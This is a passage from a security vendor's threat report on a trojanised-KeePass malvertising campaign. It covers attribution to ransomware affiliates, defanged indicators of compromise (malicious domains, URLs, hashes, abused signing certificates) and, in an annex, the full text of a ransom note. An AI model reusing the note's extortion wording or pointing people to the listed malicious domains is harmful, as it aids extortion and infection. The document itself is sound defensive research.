smaller, but not insignificant set of loader/stealer malware. There is also a relatively consistent and common set of tools being mimicked – Advanced IP Scanner, WinSCP, TreeSize Free, etc.

We found many domains similar to ‘aenys[.]com’ where multiple subdomains are setup to masquerade different software and services for either what appears to be credential phishing or delivering malware. There are many overlaps in terms of software or service they’re targeting. Many of the domains we investigated as part of this report blog were registered on NameCheap, hosted on Cloudflare, with a HTTPS certificate issued by Google Trust Services with a validity span of only three months. Some example of parent domains:

- burleson-appliance[.]net
- concord-appliance[.]com
- desoto-appliance[.]net
- resvat[.]com
- takuripo[.]com
- zowhy[.]com
- smakotin[.]com
- resvat[.]co
- protek-tech[.]com
- larcausk[.]site
- nestlingspace[.]com
- animatedwebworks[.]com
- precizeabrilliant[,]com
- cadcamlabs[.]ru
- prythera[.]com
- insightsforconsultancy[.]com

There is no single attribute that acts as a silver bullet connecting these campaigns to one another. The domains were discovered by pivoting through domain content templates, subdomain themes, and attribute overlap.

The infrastructure links and overlapping attributes of artifacts deployed in historic campaigns suggest that the actor behind our KeeLoader Incident Response case is a prolific ransomware affiliate, likely operating as an Initial Access Broker.



SI Sortly Inc.
Advertiser

DEX-Screener® - Official Website - Get Started
dexscreener-com.smakotin.com
Ad Realtime price charts and dex screener history....

Realtime price charts and dex screener history. Screener is a powerful analytic tool

View ad details

SI Sortly Inc.
Advertiser

DEX-Screener® - Official Website - Get Started
dexscreener-com.smakotin.com
Ad Realtime price charts and dex screener history....

Realtime price charts and dex screener history. Screener is a powerful analytic tool

View ad details

SI Sortly Inc.
Advertiser

DEX-Screener® - Official Website - Get Started
dexscreener-com.smakotin.com
Ad Realtime price charts and dex screener history....

Realtime price charts and dex screener history. Screener is a powerful analytic tool

View ad details

SI Sortly Inc.
Advertiser

Discover Elegant Table Lamps - Upgrade Your...
smakotin.com
Ad Illuminate your home with our chic and...

Illuminate your home with our chic and functional table lamps. Transform your space with high-quality, energy-efficient table lamps

View ad details

SI Sortly Inc.
Advertiser

DEX-Screener® - Official Website - Get Started
dexscreener-com.smakotin.com
Ad Realtime price charts and dex screener history....

Realtime price charts and dex screener history. Stay ahead with Dexscreener-com by tracking the latest market trends.

View ad details

SI Sortly Inc.
Advertiser

Phantom-Wallet® - Phantom Get Started -...
phantom-com-wallet.smakotin.com
Ad Protect your digital assets with Phantom-Wallet...

Protect your digital assets with Phantom-Wallet. Ensure the safety of your

View ad details

Figure 16 - More malicious ads with same themes as aenys[.]com

Due to the interconnections between multiple different domains serving up a wide number of different payloads, it is also possible that some of the domain infrastructure is being provided by a service provider, with behaviour that aligns with actors we might classify as Bulletproof Hosting providers and Loader-as-a-Service providers.

With moderate confidence, we attribute the domain infrastructure and Nitrogen loader activity to a threat actor tracked as UNC4696. The below diagram demonstrates the overlap between our incident originating from the malicious KeePass malicious advert, and other probable UNC4696 operations.

There are two redirects between the ‘malvertised’ domain and the final payload domain, with a typo-squat domain in the middle. It is largely because of this that attribution of our incident to UNC4696 cannot be made with confidence - despite the domain overlap. It is inherently possible the initial domains in the redirect chain (where our overlap occurs) are/were controlled by another service provider.




Figure 17 - Infrastructure overlap with KeePass incident and UNC4696 operations

# Attribution

## Cobalt Strike Beacon Attributes

As the previous diagram depicts, we retrieved and analysed two separate Cobalt Strike beacons. The first beacon, henceforth referred to as the KeePass beacon, was utilised in the incident involving W/IR team. The second beacon (noted earlier) ‘Nitrogen beacon’, was dropped from infrastructure related to the Initial Access Broker behind this attack and loaded with Nitrogen loader.

### Watermarks

Cobalt Strike watermarks are supposed to be “unique” identifiers linking Cobalt Strike payloads to a specific customer. This helps researchers cluster Cobalt Strike beacons in use by adversaries, however due to the amount of cracked/stolen Cobalt Strike versions, it is far from an infallible way of identifying actors. This is evidenced by the most common watermark we see at WithSecure - ‘0’. Recognising this limitation, a watermark can still be ‘somewhat of a signal’ when seeking to identify and cluster beacons.

### KeePass beacon watermark: 1357776117

This watermark is commonly noted in the context of beacons and domains related to Black Basta ransomware. It is likely used by threat actors operating as Initial Access Brokers working closely with Black Basta. We are not aware of any other incidents (ransomware or otherwise) using this Cobalt Strike beacon watermark – this does not mean it has not occurred.

### Nitrogen beacon watermark: 678358251

This watermark is observed in the wild less frequently than 1357776117 according to ThreatFox. Similarly to the KeePass beacon, there are connections to Black Basta incidents from beacons and domains associated to this watermark. Investigating this activity further, W/CTI discovered a close overlap in the techniques [Search engine ads → trojanised software → Nitrogen Loader → Cobalt Strike → Ransomware] employed by the threat actor to a campaign that deployed the now defunct BlackCat ransomware. This particular case utilised a beacon with the watermark of 587247372 – also historically observed in Black Basta incidents.

When considering attribution using the aforementioned watermarks as indicators, there is no ‘smoking gun’, however if you consider historic non-exclusive connections to Black Basta ransomware, it suggests the infrastructure and activity described in this report is being operated by an Initial Access Broker who has (or had) links to both Black Basta and BlackCat ransomware.

# Ransom Note

Following the encryption event, the ESXi servers were rebooted and reformatted prior to WithSecure’s engagement, leading to the loss of the ransomware sample. The ransom note was recovered by the victim. The note, titled *“How To Restore Your Files.txt”* is a direct textual match for the ransom note dropped by Akira ransomware, with two notable exceptions. The first of these is the ransom note title. This title, noting the capitalisation of each letter, is observed as the default filename with multiple “independent” ransomware binaries – ready to use ransomware builders that only require minimal configuration before deployment on an endpoint. The second exception is the method of establishing contact with the threat actors. Akira ransom notes (which are titled “akira_readme.txt”) include Akira’s onion (TOR) URL and a unique ID, giving victims the means to log in to a dedicated negotiation platform. The ransom notes in this incident, while matching the text of an Akira ransom note, contain an email address (onionmail) and a session token. It is therefore unlikely that this incident is related to the Akira ransomware.

Interestingly, the session ID provided on the ransom note was the SHA256 hash of another KeePass themed loader that we discovered through our investigation. We do not know why this was the case, but it does reinforce our conclusion that the different KeePass themed loaders were connected and derivative from one another.

The threat actors left an onionmail email address in the ransom note to facilitate negotiation. This is often a tactic employed by ransomware actors operating as lone wolves, often with more rudimental TTPs using leaked ransomware builder code. It is not often associated with ‘as-a-service’ ransomware attacks which tend to utilise bespoke negotiation infrastructure. Considering the use of a custom loaders, signed malware, Cobalt Strike beacons and other TTPs that suggest either significant resource, or technical ability; this is unusual. There is a realistic possibility that this is a signal that the threat actor was previously working in a Ransomware-as-a-Service franchise, but in this case, attempted to ‘go solo’ – either through greed, or necessity as the cracks start appearing within the Black Basta ransomware collective.

We were unable to find other mentions of the email address in the wild.

The full ransom note can be found in **Annex 2: Ransom note**.

# Everything as a Service

When researching the TTPs employed in this campaign we took particular note of a report by Sekoia detailing the activities surrounding FakeBAT loader, developed by Eugenfest (aka *Payk_34*) and sold through a ‘Loader-as-a-Service’ model. The incident that has been described in this report cannot be attributed to Eugenfest, however the Modus Operandi described by Sekoia does align quite closely with what we observed. The actor Eugenfest / Payk_34 advertises build templates of trojanised legitimate installers, signs them, and propagates them using malvertising and software impersonation techniques. Through analysis of the private chat of the Black Basta group, we now also know that Black Basta actors were actively investing significant sums of cash in such a capability. ESentire covers this well in a recent analysis of the leaked chats:

> “In other cases, group members can be seen debating whether to purchase services vs build their own. In late 2023, group members debated paying the steep cost of BatLoader or FakeBat’s monthly rental (~$5000) for signed loaders, and considered how they could acquire certificates and do it themselves (“Maybe we should test it [FakeBat]”).
>
> This is weighed against the cost of extended validation certificates GG purchased from an unnamed source (“2 from SSL (cloud ones), 1 from Global in a file”) for 4 or 5 thousand dollars each.”

A recent report by Intel471 also reports on the wide selection of loaders purchased and used by a prominent Black Basta actor known as TRAMP/TA577, further muddying the waters of attribution.

> “The actor **tramp** also appears to have purchased the X.loader malware loader from the actor **Ghost_Pulse**; the EugenLoader aka FakeBat, PaykLoader, X.Loader loader from the actor **Payk_34** aka **eugenfest**; and the Matanbuchus loader from the actor **BelialDemon**.”

# Conclusion

There are numerous overlaps in our incident and subsequent investigation with the TTPs employed by Black Basta – predominantly the usage of initial access malware, malvertising techniques, custom loaders, file signatures, and post exploitation tooling to deploy ransomware. There were, however, some elements of the attack that frustrated our attribution. A lack of ransomware binary for analysis, ransom notes spoofing Akira, and the probable heavy usage of an ‘as-a-service’ ecosystem. While we might have expected Black Basta ransomware to be dropped, it is worth noting that the incident coincided with the apparent implosion[2] of the Black Basta ransomware group, and the leak of their internal chat logs.

Malvertising attacks are highly effective, and do not show many signs that they are slowing down. Furthermore, threat actors are developing their arsenal to include stealthier and more effective malware droppers. The previously unseen targeting of KeePass and continual development of the KeePass trojans to simultaneously gain access to a network, and to a user’s credentials/digital identity is a worryingly efficient and dangerous development. This is almost certainly contributing to a ransomware ecosystem where victim counts are seemingly ever on the rise. We were able to pivot on a number of the indicators highlighted in this report and discovered a number of other victims. We do not believe this activity is particularly niche or isolated, instead it appears part of a much larger and highly prolific ransomware operation.

Links to Black Basta and BlackCat ransomware operations highlight the persistent and enduring nature of the ransomware threat, even after the cessation or degradation of a particular ransomware brand. Techniques that were effective and successful in 2023, remain effective and successful in 2025, and there is still active competition between detection companies and cyber criminals who are increasingly well resourced, willing, and able to invest significant sums in infrastructure, certificates, and services. If ransomware can be likened to a weed, as an industry we tend to focus on removal of the flower – the ‘brand’. This report serves to remind readers that the Initial Access Brokers and the ‘as-a-service’ ecosystem that underpins many ransomware events can be equated to the roots, ensuring continual persistence and propagation of the weed, even as flowers are removed.

[2] Often, leaked internal documents, tools and/or chat logs do precede a permanent or temporary cessation of an effective ransomware operation (Conti, Lockbit, BlackCat etc)

# Annex 1: Indicators of Compromise

## Malicious URLs - Incident

- hxxps://lvshilc[.]com/KeePass-2.56-Setup.exe
- hxxps://keeppaswrd[.]com/download.php
- hxxps://arch-online[.]com/List/com2/9O29EO3IRSBB
- hxxps://aicmas[.]com/List/com2/9O29EO3IRSBB
- hxxps://aicmas[.]com/Apply/readme/VJICARU60DC?[REDACTED]=[REDACTED]

## Malicious URLs – Other

- 1ba8d063-0[.]b-cdn[.]net [Cobalt Strike Nitrogen Cluster C2]
- roatanforareason[.]com/wp-content/plugins/fix/TreeSizeFreeSetup.zip [Nitrogen Downloader]

## Malicious Domains - Incident

- KeePass-info[.]aenys[.]com
- keeppaswrd[.]com
- lvshilc[.]com
- arch-online[.]com
- aicmas[.]com

## Malicious Domains – Other

- salliemae-com-login[.]aenys[.]com
- winscp-net-download[.]aenys[.]com
- woodforest-login[.]aenys[.]com
- phantom-wallet-com[.]aenys[.]com
- dexscreener-com[.]aenys[.]com
- Pump-fun[.]aenys[.]com
- Pump-fun-official[.]aenys[.]com
- KeePass-download.grmspace[.]com
- KeePass-download[.insightsforconsultancy[.]com
- KeePassx[.]com
- keegass[.]com
- keebass[.]com
- keespass[.]biz
- KeePass[.]me
- burleson-appliance[.]net
- concord-appliance[.]com
- desoto-appliance[.]net
- resvat[.]com
- takuripo[.]com
- zowhy[.]com
- smakotin[.]com
- resvat[.]co
- protek-tech[.]com
- larcausk[.]site
- nestlingspace[.]com
- animatedwebworks[.]com
- precizeabrilliant[,]com
- cadcamlabs[.]ru
- prythera[.]com
- insightsforconsultancy[.]com
- alldataservice[.]com [KeePass exfil domain]
- howupbusiness[.]com [KeePass exfil domain]

## Malicious URLs - Incident

| FILENAME | HASH |
|---|---|
| KEEPASS-2.56-SETUP.EXE | **MD5** 8b386b89e614d3084c1da3c28e324fb2<br>**SHA1** d2984f9bf8f71cbbed61e44cd4f1e888a8f2a26a<br>**SHA256** 0000cff6a3c7f7eebc0edc3d1e42e454ebb675e57d6fc1fd968952694b1b44b3 |
| SHINSTUTIL.EXE | **MD5** c676acf4e16cc7cdd813c423b4824873<br>**SHA1** 7f931cda5a0e340e60506d7f9db801becc24bcc4<br>**SHA256** 0fc4397d28395974bba2823a1d2437b33793127b8f5020d995109207a830761b |
| EUPDATER.CSPROJ | **SHA256** N/A |
| /TMP/L | **SHA256** N/A (ransomware) |
| /TMP/F.SH | **SHA256** N/A |

## Malicious Files - Other

### KeePass Installers

- 0e5199b978ae9816b04d093776b6699b660f502445d5850e88726c05e933e7d8
- 83a13d14e1cbc25e46be87472de1956ac91727553bb3f019997467b2bab2658f
- 2c510f9ae4472342faafb7f2a1f278160f3581ead8ccd5b7ba7951863dcba2f5
- c6ed28cc576340b9f0e9324bef8c8c428bcd32c5234be73b885caa20549f332b

### KeePass Executables

- f1c6d8e594f85cd2cb844a3e8a90509ea137a67d7ef3f1b68a7be17df6ccac74
- 128a68a714f2f6002f5e8e8cfe0bbae10cd2ffe63d30c8acc00255b9659ce121
- 9cb3de5d5cc804235bd12c00ed45ec9d6116cc2c7523986dddb4d8643d54f5e5
- a5e643c6cda31e0c7691dab58febe2efce0e98c33b19fe495b74b885de134a22

### ShInstUtil Files

- 0f6cfb62ed2f118c776a049b93e5d3e7b226f74e7b466c1cfed3c449ed23a42b
- 42d391dd7bfa4ea348ec1cd2620ea6458b37682f2b303e4a266e3d11a689f8ab
- 3733b3be213ee4b959b70ff070b46e30b2785b14f1aecb74e0788dd00a1e1853

### WinSCP & TreeSize Free – Nitrogen

- 2dd75a7f9948d794e95539b9a9ccc6a1488fb64dbe099fea401a13f98166d6ae
- 5b48bbf2364f78812ea411ef41fb8b693a3965df13596b303e12f69908784d03
- fa3eca4d53a1b7c4cfcd14f642ed5f8a8a864f56a8a47acbf5cf11a6c5d2afa2

## Certificates

**Name:**

Redstrikevn Company Limited

**Serial number:**

00 8A 99 59 F5 36 A0 03 6F 49 A2 14 33 17 56 2D 3F

**Thumbprint:**

4D36C5325245186319D22BB933EE4C9289FAC559

**Name:**

ООО НЕВА КЕРАМИКС

**Serial number:**

4645E8244D0240FED60A8923999340F10F363EA5

**Thumbprint:**

4645E8244D0240FED60A8923999340F10F363EA5

**Name:**

ANALYZER ENTERPRISES LLP

**Serial number:**

41 23 C6 2D FD 13 EF 9C C0 69 0E 57

**Thumbprint:**

F3082CA729AA18DC86DD70A87B75ED473B4B0C15

**Signature (revoked)**

**Name:**

Shenzhen Kantianxia Network Technology Co., Ltd.

**Thumbprint:**

2CF75DAE1A87CA7962CAF67E7310420BBBC30588

**Serial Number:**

52 B0 5A 2A 3A D5 CA E2 94 6C 80 F5 B6 21 E3 82

**Name:**

MekoGuard Bytemin Information Technology Co., Ltd.

**Serial number:**

26 A6 81 9A C8 1B 7A 25 BC E7 D3 54

**Thumbprint:**

A53E2045C456BC5879E1159245884740FF0BE11D

**Name:**

AVARKOM LLC

**Serial number:**

24 83 90 00 0F C9 ED 9D D9 28 5F C2

**Thumbprint:**

7020BB7A7A798C1BE684569FAD4CFE4956E7C856

**Name:**

S.R.L. INT-MCOM


**Serial number:**

05c1f7dd747b1af79ac427a15a8b64ae

**Thumbprint:**

467c6c43e6fbb17fcaefb46fc41a6b2b829e0efa

# Annex 2: Ransom Note



Whatever who you are and what your title is if you're reading this it means the internal infrastructure of your company is fully or partially dead, all your backups - virtual, physical - everything that we managed to reach - are completely removed.

Well, for now let's keep all the tears and resentment to ourselves and try to build a constructive dialogue. We're fully aware of what damage we caused by locking your internal sources. At the moment, you have to know:

1. Dealing with us you will save A LOT due to we are not interested in ruining your financially. We will study in depth your finance, bank & income statements, your savings, investments etc. and present our reasonable demand to you. Also, dragging out the negotiation process will lead to failing of a deal.

2. Paying us you save your TIME, MONEY, EFFORTS and be back on track within 24 hours approximately. Our decryptor works properly on any files or systems, so you will be able to check it by requesting a test decryption service from the beginning of our conversation. If you decide to recover on your own, keep in mind that you can permanently lose access to some files or accidently corrupt them - in this case we won't be able to help.

3. The security report or the exclusive first-hand information that you will receive upon reaching an agreement is of a great value, since NO full audit of your network will show you the vulnerabilities that we've managed to detect and used in order to get into, identify backup solutions and upload your data.

4. We're more than negotiable and will definitely find the way to settle this quickly and reach an agreement which will satisfy both of us.

By working with us, you can expect to gain the following benefits:
You'll get a fast recovery (2-4 hours after payment and you'll have full functionality), a security report (in your case, it's a set of security issues), and money savings (time is money, and you know it). We'll stop attacking you, and we'll remove all backdoors from your systems (you already understand what can happen if you refuse the deal).

Contacts:
Session: 0e5199b978ae9816b04d093776b6699b660f502445d5850e88726c05e933e7d8
(hxxps://getsession[.]org/)
mail: [redacted][@]onionmail[.]com

Keep in mind that the faster you will get in touch, the less damage we cause.

# About WithSecure™

WithSecure™, formerly F-Secure Business, is Europe's cyber security partner of choice. Trusted by IT service providers, MSSPs, and businesses worldwide, we deliver outcome-based cyber security solutions that protect mid-market companies. Committed to the European Way of data protection, WithSecure™ prioritizes privacy, data sovereignty, and regulatory compliance.

Boasting more than 35 years of industry experience, WithSecure™ has designed its portfolio to navigate the paradigm shift from reactive to proactive cyber security. In alignment with its commitment to collaborative growth, WithSecure™ offers partners flexible commercial models, ensuring mutual success across the dynamic cyber security landscape.

Central to WithSecure's™ cutting-edge offerings is Elements Cloud, which seamlessly integrates AI-powered technologies, human expertise, and co-security services. Further, it empowers mid-market customers with modular capabilities spanning endpoint and cloud protection, threat detection and response, and exposure management.

WithSecure™ Corporation was founded in 1988, and is listed on the NASDAQ OMX Helsinki Ltd.